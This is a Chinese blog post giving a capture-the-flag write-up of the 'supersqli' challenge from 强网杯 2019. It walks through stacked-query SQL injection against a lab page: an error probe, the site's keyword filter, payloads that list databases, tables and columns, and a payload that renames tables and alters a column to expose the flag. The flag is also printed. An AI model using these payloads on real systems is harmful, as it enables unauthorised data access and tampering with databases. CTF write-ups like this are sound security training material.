CTF supersqli

原创

艺博东 于 2020-09-25 21:53:22 发布 10528 收藏 7

分类专栏： 网络攻防 文章标签： CTF

本文链接：https://blog.csdn.net/HYD696/article/details/108804527

网络攻防 专栏收录该内容

24 篇文章 17 订阅

订阅专栏


题目来源： 强网杯 2019

题目描述： 随便注

题目场景： http://220.249.52.133:31334 （温馨提示：每次进入URL的端口号都不一样）

1、点击链接进入如下界面

2、‘1’—>提交



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交

error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1''' at line 1

3、使用union select 爆字段 —>提交

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

4、1';show databases;#—>提交

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```


5、1';show tables;#—>提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


6、1';show columns from words;#(查询words表中所有列:)—>提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

7、1';show columns from `1919810931114514`;# —>提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

8、1';rename tables `words` to `words1`;rename tables `1919810931114514` to `words`; alter table `words` change `flag` `id` varchar(100);#—>提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

9、1

姿势: 1 提交

```
array(1) {
  [0]=>
  string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"
}
```